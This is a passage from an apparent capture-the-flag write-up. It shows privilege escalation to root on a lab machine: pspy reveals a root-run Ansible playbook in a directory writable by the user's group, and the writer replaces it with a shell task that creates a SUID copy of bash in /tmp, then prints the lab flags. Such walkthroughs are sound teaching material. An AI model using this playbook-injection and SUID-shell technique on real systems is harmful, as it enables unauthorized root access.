uid=1000(werkzeug) gid=1000(werkzeug) groups=1000(werkzeug)
$
```

Shell as root


Enumerate

I ran `linpeas` to perform enumeration, but I didn't find anything interesting. It also indicated a potential `DirtyCow` vulnerability, but I was unable to successfully exploit it. The only noteworthy discovery was a folder in the `opt` directory with write permissions. The `tasks` folder is owned by root, and writable by the `werkzeug` group. Which means `werkzeug` can `write` to this file



```
werkzeug@96e31685e7a1:~$ ls -la /opt/automated/tasks/webapp/
total 4
drwxrwxr-- 1 root werkzeug   31 Oct 29 14:45 .
drwxr-xr-x 1 root root       20 Oct 27 01:14 ..
-rw-r--r-- 1 root root      403 Oct 29 14:45 ansible_check.yml
```


```
werkzeug@96e31685e7a1:~$ cat /opt/automated/tasks/webapp/ansible_check.yml
- name: Check if Django webapp is online
  hosts: localhost
  tasks:
    - name: Make an HTTP request to the webapp
      uri:
        url: http://127.0.0.1:8000/
        method: GET
        return_content: yes
      register: response

    - name: Check HTTP response status
      fail:
        msg: "Django webapp is not online! Status code: {{ response.status }}"
      when: response.status ≠ 200
```

I also notice that my shell includes some `http` request. What's strange is that they come from `127.0.0.1`. It seem likes the automate task to check webserver status.


```
werkzeug@96e31685e7a1:~$ 127.0.0.1 - - [29/Oct/2023 15:01:04] "GET / HTTP/1.1" 200 -
```

I run `pspy` to get more information



```
2023/10/29 15:06:06 CMD: UID=0     PID=10336  | /bin/sh -c rm -f -r /root/.ansible/tmp/ansible-tmp-1698591965.9499795-10311-152950291057289/
2023/10/29 15:06:06 CMD: UID=0     PID=10338  | /usr/bin/python3 /usr/bin/ansible-playbook /opt/automated/tasks/webapp/ansible_check.yml
2023/10/29 15:06:07 CMD: UID=0     PID=10341  |
```


There is a automate task regarding `/opt/automated/tasks/webapp/ansible_check.yml`, and I has `write` permission on this file.

Execution via Ansible


The simplest way to run some command via Ansible is with the built-in Shell module. I'll make a file that's as simple as. Thanks to 0xdf

```
- hosts: localhost
  tasks:
  - name: '0xdf owns inject'
    shell: cp /bin/bash /tmp/0xdf; chmod 4755 /tmp/0xdf
```

When the task run, the new file in `/tmp`



```
werkzeug@967e0e0070c8:/tmp$ ls
0xdf
werkzeug@967e0e0070c8:/tmp$ 
```



```
werkzeug@96e31685e7a1:/tmp$ ./0xdf -p
0xdf-5.2# id
uid=1000(werkzeug) gid=1000(werkzeug) euid=0(root) groups=1000(werkzeug)
0xdf-5.2#
```

Flag

user.txt	`whitehat{I0_Y3@R_@N1V323RY}`
root.txt	`whitehat{Xpl0r3_Xpl0jt_Xp4nd}`